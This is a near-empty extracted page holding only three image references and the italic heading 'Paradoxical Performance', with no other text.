





# *Paradoxical Performance*


